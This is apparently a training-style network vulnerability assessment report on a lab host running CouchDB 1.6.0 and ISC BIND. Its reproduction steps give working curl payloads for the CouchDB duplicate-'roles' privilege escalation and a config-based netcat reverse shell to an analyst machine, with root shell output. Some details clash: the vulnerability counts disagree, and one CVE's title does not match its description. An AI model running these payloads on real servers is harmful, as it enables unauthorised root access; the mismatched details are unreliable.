


Network Vulnerability Assessment Report

Quarter 3, 2021

Document Control

Document Version	Owner & Role	Status & comments
v1.0	Huy Phu – Security Analyst	Final Draft {Restricted Scope)
v2.0	Huy Phu – Security Analyst	Revise and make some changes to the report.
v3.0	Huy Phu – Security Analyst	Revise the CVSS score of CVE-2017-12635 & of CVE-2017-12636

Legal Disclaimer

The content of this report is highly confidential and may include critical information on Example Corp systems, network, and applications. The report should be shared only with intended parties.

Although maximum effort has been applied to make this report accurate, Example Corp, Security Audit Team cannot be held responsible for inaccuracies or system changes after the report has been issued since new vulnerabilities may be found once the tests are completed.

Guidance should be taken from a Legal Counsel, CISO and Blue Team on how best to implement the recommendations.


All other information and the formats, methods, and reporting approaches is the intellectual property of Example Corp and is considered proprietary information and is provided for the purpose of internal use only.


Any copying, distribution, or use of any of the information set forth herein or in any attachments hereto form outside of Example Corp authorized representatives is strictly prohibited.

Table of Contents

1. Executive Summary


- **Test period:** 05/01/2021 – 05/14/2021
- **Target:** www.example.com – 10.10.10.10
- **Objective:** assess the security of the target, find any high/critical vulnerabilities existing in the system.
- **Summary:** the target has 7 ports open, running different services: SSH (port 22), FTP (port 21), web applications (port 80, 443), DNS (port 53), couchDB (port 5984) and nginx (port 8083). There are 9 vulnerabilities found in the target.





- **Resolution:**
  - Update all services to their latest version to patch the vulnerabilities.
  - Provide training to raise employees' knowledge and awareness.

2. A Glance Through Target Security Posture



Among these services, there are 7 medium and 3 critical vulnerabilities found. The two critical vulnerabilities that need our attention are: Multiple Vendor DNS Query ID Field Prediction Cache Poisoning (CVE-2016-2776) and Apache CouchDB Unauthenticated Administrative Access (CVE-2017-12635 and CVE-2017-12636)


- The target seems to be running old-version services on their web applications, which makes them more prone to attacks.
- Beside found vulnerabilities, it is also discovered that some employees working for Example Corp. lack security awareness as they fall for phishing attacks. This provides attackers additional information about the system and more attack vectors.

Overall Security Rating – Immediate actions are required for the 3 major vulnerabilities:

- CVE-2017-12635: Privilege Escalation for non-admin users.
- CVE-2017-12636: Update CouchDB version to the most recent one (which includes a patch)
- CVE-2016-2776: Contact DNS vendor for a patch
- Phishing attacks: More training and raise awareness for employees so they won't fall victims to such attacks in the future.
- The overall CVSS scores for the above vulnerabilities are 9.1, 9.1 and 9.3, respectively. These scores are high, which rank these vulnerabilities as high/critical.
- Combining the first two vulnerabilities, CVE-2017-12635 & CVE-2017-12636, we can deliver an attack which allows non-admin CouchDB users to get on the underlying OS with root privileges. The other vulnerability can bring down the whole site if the attack is carried out.

[example.com]

This host contains 7 open ports with different services. There are 7 medium vulnerabilities and 3 critical/high vulnerabilities that need immediate attention.



Total Findings	High	Medium	Low
10	**3**	**7**	**0**

Testing Methodology

1. Perform Automated Vulnerability as Per Policy_NS_Q3 and Upload Results in Faraday Server for analysis.
2. Perform Manual Assessment on Services Flagged with high or critical In Automated Scan as Per Policy_VA_Q3
3. Audit Web Application as Per Policy_VA_Q3

3. Tools & Websites Used

- nmap
- wpscan
- Nessus
- Faraday
- Burp Suite
- Metasploit
- https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator
- https://nvd.nist.gov/vuln/detail/CVE-2017-12635
- https://nvd.nist.gov/vuln/detail/CVE-2017-12636
- https://nvd.nist.gov/vuln/detail/CVE-2016-2776
- https://github.com/offensive-security/exploitdb/blob/master/exploits/linux/webapps/44913.py
- https://github.com/assalielmehdi/CVE-2017-12635
- https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/dos/dns/bind_tsig.rb

Detailed Technical Reports (Scope Limited)

Finding 1: CVE-2017-12635: Apache CouchDB Remote Privilege Escalations – 9.1

Vulnerability Description:

Due to differences in the Erlang-based JSON parser and JavaScript-based JSON parser, it is possible in Apache CouchDB before 1.7.0 and 2.x before 2.1.1 to submit _users documents with duplicate keys for 'roles' used for access control within the database, including the special case '_admin' role, that denotes administrative users. In combination with CVE-2017-12636 (Remote Code Execution), this can be used to give non-admin users access to arbitrary shell commands on the server as the database system user. The JSON parser differences result in behaviors that if two 'roles' keys are available in the JSON, the second one will be used for authorizing the document write, but the first 'roles' key is used for subsequent authorization for the newly created user. By design, users can not assign themselves roles. The vulnerability allows non-admin users to give themselves admin privileges.

Exposure/Analysis:

The current target is using CouchDB 1.6.0, which is an indication that the vulnerability exists in the system. With a few google searches, we are able to find exploit that can escalate regular users to admin user of CouchDB.

Recommendations:

- Update CouchDB version on the machine. Make sure it is using the most updated version (which includes the patch for the vulnerability)
- Also, double check to see if the system has been compromised. We can do this by checking logs, auditing users and their permissions.
- Another security approach is to audit CouchDB configuration. Make sure that it is not using default configuration and not showing any errors that can be informational for attackers.

Steps to Reproduce


1. Create a new admin user for CouchDB with username and password equals to “admin”:

   Curl -X PUT http://10.10.10.10:5984/_config/admins/admin -d ‘”admin”’

2. Confirm that the new admin account is created:

   Curl -X PUT http://10.10.10.10:5984/new_db
   This command should yield error: {"error":"unauthorized","reason":"You are not a server admin."}


   Curl -X PUT http://admin:admin@10.10.10.10:5984/new_db
   This command should be executed successfully: **{"ok":true}**



3. With the newly created account, go to http://example.com:5984/_utils and log in (Log in link is at the bottom right corner)
4. Once log in, go to http://example.com:5984/_utils/document.html?_users/_design/_auth
5. Remove the field “validate_doc_update” and save the change.
6. Go back to the terminal and create a new user in the _users database (this database is used for authentication)

   curl -X PUT 'http://10.10.10.10:5984/_users/org.couchdb.user:oops' -d '{"type": "user","name": "oops","roles": ["_admin"],"roles": [],"password": "password"}' -H "Content-type: application/json"

7. A new authenticated user should be created in _users database.


Apache CouchDB - Futon
example.com:5984/_utils/database.html?_users
Kali Linux
Exploit-DB
Bansal X
Overview
_users
New Document
Security...
Compact & Cleanup...
Delete Database...
Jump to:
Document ID
View:
All documents
Stale views
Key
Value
"_design/_auth"
ID: _design/_auth
{rev: "3-4299adc32421ea8af92ba08c57264cf8"}
"org.couchdb.user:oops"
ID: org.couchdb.user:oops
{rev: "1-8fd67ea9ffe4032c6f5cf8feec75074f"}
Showing 1-2 of 2 rows
← Previous Page
Rows per page:
10
Next Page →

Finding 2: CVE-2017-12636: Apache CouchDB Remote Code Execution – 8.8

Vulnerability Description:

Prior to CouchDB version 2.3.0, CouchDB allowed for runtime-configuration of key components of the database. In some cases, this leads to vulnerabilities where CouchDB admin users could access the underlying operating system as the CouchDB user. Together with other vulnerabilities, it allowed full system entry for unauthenticated users.

Exposure/Analysis:

The current target is using CouchDB 1.6.0, which is an indication that the vulnerability exists in the system.

Recommendations:

- Update CouchDB version on the machine. Make sure it is using the most updated version (which includes the patch for the vulnerability)
- Also, double check to see if the system has been compromised. We can do this by checking logs, auditing users and their permissions.
- Another security approach is to audit CouchDB configuration. Make sure that it is not using default configuration and not showing any errors that can be informational for attackers.

Steps to Reproduce

1. On the analyst machine, set up an nc listener: nc -lnvkp 5555
2. Open a new terminal in the Analyst machine to create payloads:

   curl -X PUT http://10.10.10.10:5984/_config/query_servers/cmd -d '"nc 10.10.10.7 5555 -e /bin/bash"'
   curl -X PUT http://10.10.10.10:5984/god
   curl -X PUT http://10.10.10.10:5984/god/zero -H "Content-type: application/json" -d '{"_id": "HTP"}'

3. Execute the payloads with the following command:

   curl -X POST http://10.10.10.10:5984/god/_temp_view?limit=10 -H "Content-type: application/json" -d '{"language": "cmd", "map": ""}'

4. A reverse shell should be created.

```
root@udacity:~# nc -lnvkp 5555
listening on [any] 5555 ...
connect to [10.10.10.7] from (UNKNOWN) [10.10.10.10] 52236
whoami
root
ls -la
total 614728
drwx------  4 root root      4096 Oct  5  2020 .
drwxr-xr-x 23 root root      4096 May 19 03:26 ..
-rw-------  1 root root     12964 Jan 21 16:26 .bash_history
-rw-r--r--  1 root root       264 Oct  2  2020 .bash_profile
-rw-r--r--  1 root root      3106 Oct 22  2015 .bashrc
-rw-r--r--  1 root root 164624973 May 19 10:10 couchdb.stderr
-rw-r--r--  1 root root 464768862 May 19 10:10 couchdb.stdout
-rw-------  1 root root        28 Oct  3  2020 .lesshst
-rw-------  1 root root        32 Oct  2  2020 .my.cnf
-rw-------  1 root root        18 Oct  1  2020 .mysql_history
drwxr-xr-x  2 root root      4096 Oct  2  2020 .nano
-rw-r--r--  1 root root       148 Aug 17  2015 .profile
-rw-------  1 root root      1024 Oct  3  2020 .rnd
-rw-r--r--  1 root root        66 Oct  4  2020 .selected_editor
-rw-------  1 root root      4527 Oct  1  2020 .viminfo
drwxr-xr-x  6 root root      4096 Oct  2  2020 vst_install_backups
-rw-r--r--  1 root root       175 May 19 10:10 .wget-hsts
```

Finding 3: CVE-2016-2776: Multiple Vendor DNS Query ID Filed Prediction Cache Poisoning– 9.3

Vulnerability Description:

buffer.c in named in ISC BIND 9 before 9.9.9-P3, 9.10.x before 9.10.4-P3, and 9.11.x before 9.11.0rc3 does not properly construct responses, which allows remote attackers to cause a denial of service (assertion failure and daemon exit) via a crafted query.

Exposure/Analysis:


The current target is using ISC BIND 9.10.3-P4, which is an indication that the vulnerability exists in the system.

Recommendations:

